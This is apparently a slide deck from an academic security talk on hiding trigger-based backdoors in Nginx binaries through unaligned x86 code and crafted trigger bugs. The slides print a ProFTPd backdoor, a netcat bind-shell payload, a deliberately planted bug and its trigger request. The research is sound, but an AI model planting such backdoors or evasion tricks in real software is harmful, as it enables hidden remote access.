Instruction-Level Steganography for Covert Trigger-Based Malware

Dennis Andriesse and Herbert Bos

VU University Amsterdam

DIMVA 2014

Introduction

Trigger-Based Malware

- Trigger-based malware (TBM) remains dormant until a specific trigger
- E.g. backdoors, targeted malware
- Triggers are environment params, timeouts, network messages, ...


Example: ProFTPd v1.3.3c Backdoor

```
if(strcmp(target, "ACIDBITCHEZ") == 0) {
    setuid(0);
    setgid(0);
    system("/bin/sh; /sbin/sh");
}
```

Introduction

Code Hiding for Trigger-Based Malware


- Trigger-based malware must remain undetected over the long term
- Current detection techniques look for unexercised code paths
- We develop a method for hiding TBM from static/dynamic analysis



Running Example

Running Example: Covert Nginx Backdoor


- We hide a shell-spawning covert backdoor in Nginx 1.5.8
- To do this, we need a covert control transfer to the backdoor
- We also need to hide the backdoor code itself



Running Example

Running Example: Covert Nginx Backdoor


- We hide a shell-spawning covert backdoor in Nginx 1.5.8
- To do this, we need a covert control transfer to the backdoor
- We also need to hide the backdoor code itself



Hiding Code

Unaligned instructions

- We hide code by embedding it in unaligned instructions
- Supported on variable-length instruction sets (like x86)
- Disassembly shows only aligned code, not unaligned



Hiding Code

Generating Unaligned Code

- Our prototype tool hides unaligned x86 code in a host program using several heuristics
- (1) The hidden malcode does not show up in aligned disassembly
- (2) The spurious code that does show up contains only common instructions (arithmetic, logic, jmp, . . .)
- (3) Large immediates are avoided if possible

Hiding Code

Example: Nginx Backdoor in Unaligned Code

- As an example, we convert the following backdoor to unaligned code
- Backdoor opens a shell on TCP port 1797

```
1  push "nc -le/bin/sh -p1797"
2  call system@plt
```

Hiding Code

Example: Nginx Backdoor in Unaligned Code

- We first preprocess the code to avoid string constants

```
1  push 0x00000000   ; terminating NULL
2  push 0x37393731   ; 1797
3  push 0x702d2068   ; h -p
4  push 0x732f6e69   ; in/s
5  push 0x622f656c   ; le/b
6  push 0x2d20636e   ; nc -
7  push esp          ; pointer to cmd string
8  call system@plt   ; call system(cmd)
```

Hiding Code

Example: Nginx Backdoor in Unaligned Code

- Each instruction is hidden in a spurious code fragment
- Control between fragments is guided by indirect jumps

Example Fragment (see paper for full example)

Opcode	Disassembled	Hidden
7f **68**	jg $+0x6a	push 0x37393731
31 37	xor [edi],esi	jz $+0x64
39 37	cmp [edi],esi	add al,0x88
74 62	jz $+0x64	jmp ecx
04 88	add al,0x88	
ff e1	jmp ecx	

Covert Control Transfers

Trigger Bugs

- We use crafted *trigger bugs* to implement covert control transfers
- Only triggered on expected input (environment parameter, network message, . . .)
- Completely implicit, no control-flow edge
  - Hidden even under dynamic analysis
- No crash on non-trigger inputs

Example: Nginx Corrupted Request Bug

- In our Nginx example, we use a bug which triggers upon a specially crafted HTTP request
- Summary in next slides, full explanation in paper

Covert Control Transfers

Nginx Trigger Bug

```
ngx_int_t ngx_http_parse_header_line(/* ... */) {
  u_char     badc; /* last bad character */
  ngx_uint_t hash; /* hash of header, same size as pointer */
  /* ... */
}
void ngx_http_finalize_request(ngx_http_request_t *r, ngx_int_t rc) {
  uint8_t have_err;                          /* overlaps badc */
  void (*err_handler)(ngx_http_request_t *r); /* overlaps hash */

  if(r->err_handler) { /* never true */
    have_err    = 1;
    err_handler = r->err_handler;
  }
  if(rc == NGX_HTTP_BAD_REQUEST && have_err == 1 && err_handler) {
    err_handler(r); /* points to hidden code, set by trigger */
  }
}
void ngx_http_process_request_headers(/* ... */) {
  rc = ngx_http_parse_header_line(/* ... */);
  ngx_http_finalize_request(r, NGX_HTTP_BAD_REQUEST); /* bad header */
}
```

Covert Control Transfers

Nginx Trigger Input

```
GET / HTTP/1.1
Host: www.victim.org
Hthnb\x01
```

Conclusion

- We introduce a new technique for hiding trigger-based malware in benign binaries
- Stealthy against both static and dynamic analysis
- Current discovery techniques which analyze unexercised code do not detect our technique